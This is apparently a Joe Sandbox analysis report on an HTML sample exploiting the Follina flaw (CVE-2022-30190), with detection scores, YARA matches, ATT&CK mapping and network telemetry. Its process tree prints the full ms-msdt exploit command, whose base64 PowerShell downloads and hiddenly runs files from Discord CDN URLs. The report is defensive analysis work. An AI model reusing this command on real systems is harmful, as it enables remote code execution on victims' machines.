ID: 645982
Sample Name: nF0trs9UzA.html
Cookbook: default.jbs
Time: 09:11:10
Date: 15/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

nF0trs9UzA.html


Overview

General Information

Sample Name:	nF0trs9UzA.html
Analysis ID:	645982
MD5:	c84460851147b8..
SHA1:	d3fd435c851b13..
SHA256:	c61fe40f46226d2..
Tags:	CVE-2022-30190 html
Infos:	



Detection




Follina CVE-2022-30190

Score:	56
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Found a high number of Window / U…
- Yara signature match
- Drops PE files
- Very long cmdline option found, this…
- PE file contains sections with non-s…
- IP address seen in connection with …

Classification



Process Tree

- **System is w10x64**
- chrome.exe (PID: 6008 cmdline: C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\nF0trs9UzA.html MD5: C139654B5C1438A95B321BB01AD63EF6)
  - chrome.exe (PID: 2092 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1556,10822360021867408005,7468589743208575355,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1960 /prefetch:8 MD5: C139654B5C1438A95B321BB01AD63EF6)
  - msdt.exe (PID: 6784 cmdline: "C:\Windows\system32\msdt.exe" ms-msdt:/id%20PCWDiagnostic%20/skip%20force%20/param%20%22IT_RebrowseForFile=?%20IT_LaunchMethod=ContextMenu%20IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'SW52b2tlLVdlYlJlcXVlc3QgaHR0cHM6Ly9jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudHMvOTg0Njg5ODU4ODMwMjcwNDc3Lzk4NjQyMjI3NzMxNjkzOTgxNi9jLmJhdCAtT3V0RmlsZSBDOlxXaW5kb3dzXFRhc2tzXGMuYmF0IDsgU3RhcnQtUHJvY2VzcyAtRmlsZVBhdGggJ0M6XFdpbmRvd3NcVGFza3NcYy5iYXQnIC1XaW5kb3dTdHlsZSBIaWRkZW47IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vY2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRzLzk4NTM2Mzc3MjIxNjYwNjc1MC85ODUzNjQxMTE4NzEzMTU5NjgvV29yZC5leGUgLU91dEZpbGUgQzpcV2luZG93c1xUYXNrc1xXb3JkLmV4ZSA7'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe%22 MD5: 8BE43BAF1F37DA5AB31A53CA1C07EE0C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
nF0trs9UzA.html	SUSP_Encoded_Discord_Attachment_Oct21_1	Detects suspicious encoded URL to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x263:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0x152:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH
nF0trs9UzA.html	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x8:$re1: location.href = "ms-msdt:
nF0trs9UzA.html	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.669283741.000002CBFCE90000.00000004.00000020.00020000.00000000.sdmp	SUSP_Encoded_Discord_Attachment_Oct21_1	Detects suspicious encoded URL to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x28f2:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0x3d88:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0x26d0:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH • 0x3c77:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH
0000000C.00000002.669283741.000002CBFCE90000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
0000000C.00000002.669847334.000002CBFD114000.00000004.00000020.00020000.00000000.sdmp	SUSP_Encoded_Discord_Attachment_Oct21_1	Detects suspicious encoded URL to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x29f4:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0x27d2:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH
0000000C.00000002.669847334.000002CBFD114000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
Process Memory Space: msdt.exe PID: 6784	SUSP_Encoded_Discord_Attachment_Oct21_1	Detects suspicious encoded URL to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x2c04:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0xeda1:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0xf277:$enc_b01: Y2RuLmRpc2NvcmRhcHAuY29tL2F0dGFjaG1lbnRz • 0x2af3:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH • 0xec90:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH • 0xf166:$enc_b03: jZG4uZGlzY29yZGFwcC5jb20vYXR0YWNobWVudH

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file


Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	Path Interception	1 Process Injection	1 Masquerading	OS Credential Dumping	1 Application Window Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	1 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nF0trs9UzA.html	43%	Virustotal		Browse
nF0trs9UzA.html	35%	ReversingLabs	Document-HTML.Exploit.CVE-2022-30190	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\6008_103567953_platform_specific\win_x64\widevinecdm.dll	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\6008_103567953_platform_specific\win_x64\widevinecdm.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6008_103567953_platform_specific\win_x64\widevinecdm.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_llc_nexe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_pnacl_sz_nexe	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://dns.google	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
accounts.google.com	172.217.168.45	true	false		high
clients.l.google.com	142.250.203.110	true	false		high
clients2.google.com	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=85.0.4183.121&lang=en-GB&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1&x=id%3Dpkedcjkdefgpdelpbcmbmeomcjbeemfm%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dns.google	852c6bac-e52c-4c65-bdcf-2d6bef49cb3b.tmp.1.dr, 93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false	• URL Reputation: safe	unknown
http://https://github.com/google/closure-library/wiki/goog.module:-an-ES6-module-like-alternative-to-goog.p	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://www.google.com/intl/en-US/chrome/blank.html	craw_background.js.0.dr	false		high
http://https://ogs.google.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://www.google.com/images/cleardot.gif	craw_window.js.0.dr	false		high
http://https://play.google.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://payments.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json1.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-llvm.git	pnacl_public_x86_64_crtend_o.0.dr, pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://easylist.to/)	LICENSE.txt.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://sandbox.google.com/payments/v4/js/integrator.js	craw_window.js.0.dr, manifest.json1.0.dr	false		high
http://https://www.google.com/images/x2.gif	craw_window.js.0.dr	false		high
http://https://accounts.google.com/MergeSession	craw_window.js.0.dr	false		high
http://llvm.org/):	pnacl_public_x86_64_pnacl_sz_nexe.0.dr, pnacl_public_x86_64_pnacl_llc_nexe.0.dr	false		high
http://https://creativecommons.org/compatiblelicenses	LICENSE.txt.0.dr	false		high
http://https://www.google.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://www.google.com/images/dot2.gif	craw_window.js.0.dr	false		high
http://https://github.com/easylist)	LICENSE.txt.0.dr	false		high
http://https://creativecommons.org/.	LICENSE.txt.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry%s:	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://code.google.com/p/nativeclient/issues/entry	pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://accounts.google.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://clients2.googleusercontent.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://apis.google.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://www.google.com/accounts/OAuthLogin?issueuberauth=1	craw_window.js.0.dr	false		high
http://https://www.google.com/	manifest.json1.0.dr	false		high
http://https://www-googleapis-staging.sandbox.google.com	craw_window.js.0.dr, craw_background.js.0.dr	false		high
http://https://chromium.googlesource.com/a/native_client/pnacl-clang.git	pnacl_public_x86_64_crtend_o.0.dr, pnacl_public_x86_64_ld_nexe.0.dr	false		high
http://https://clients2.google.com	93111f39-a0bf-461c-9ac4-80bea82791b0.tmp.1.dr	false		high
http://https://clients2.google.com/service/update2/crx	manifest.json8.0.dr, manifest.json1.0.dr, manifest.json4.0.dr, manifest.json6.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.45	accounts.google.com	United States		15169	GOOGLEUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
142.250.203.110	clients.l.google.com	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	645982
Start date and time: 15/06/202209:11:10	2022-06-15 09:11:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	nF0trs9UzA.html
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal56.expl.winHTML@38/155@2/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .html • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 172.217.168.14, 74.125.162.40, 172.217.168.67, 142.250.203.99
- Excluded domains from analysis (whitelisted): r4---sn-4g5lznek.gvt1.com, r3.sn-4g5lznek.gvt1.com, r5---sn-4g5ednkl.gvt1.com, clientservices.googleapis.com, r1---sn-4g5e6nsz.gvt1.com, r5---sn-4g5e6nsr.gvt1.com, arc.msn.com, redirector.gvt1.com, login.live.com, r2---sn-4g5lznlz.gvt1.com, sls.update.microsoft.com, update.googleapis.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, www.gstatic.com, r3---sn-4g5lznek.gvt1.com, r4---sn-4g5lznez.gvt1.com, www.bing.com, fs.microsoft.com, r5---sn-4g5lznle.gvt1.com, r2---sn-4g5ednld.gvt1.com, ris.api.iris.microsoft.com, store-images.s-microsoft.com, r3---sn-4g5lznl6.gvt1.com, r5---sn-4g5e6nz7.gvt1.com, r5---sn-4g5lzne6.gvt1.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Google\Chrome\User Data\13726e05-4cda-4eef-820e-5588eba578fe.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	205226
Entropy (8bit):	6.044727850095146
Encrypted:	false
SSDEEP:	6144:Vhrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:Vhhcj9+YbBgQoc
MD5:	06EDA19078EE27610F15B00E9884C5D4
SHA1:	4FF7390B31953C38D04C3039B89E644FF8C124BA
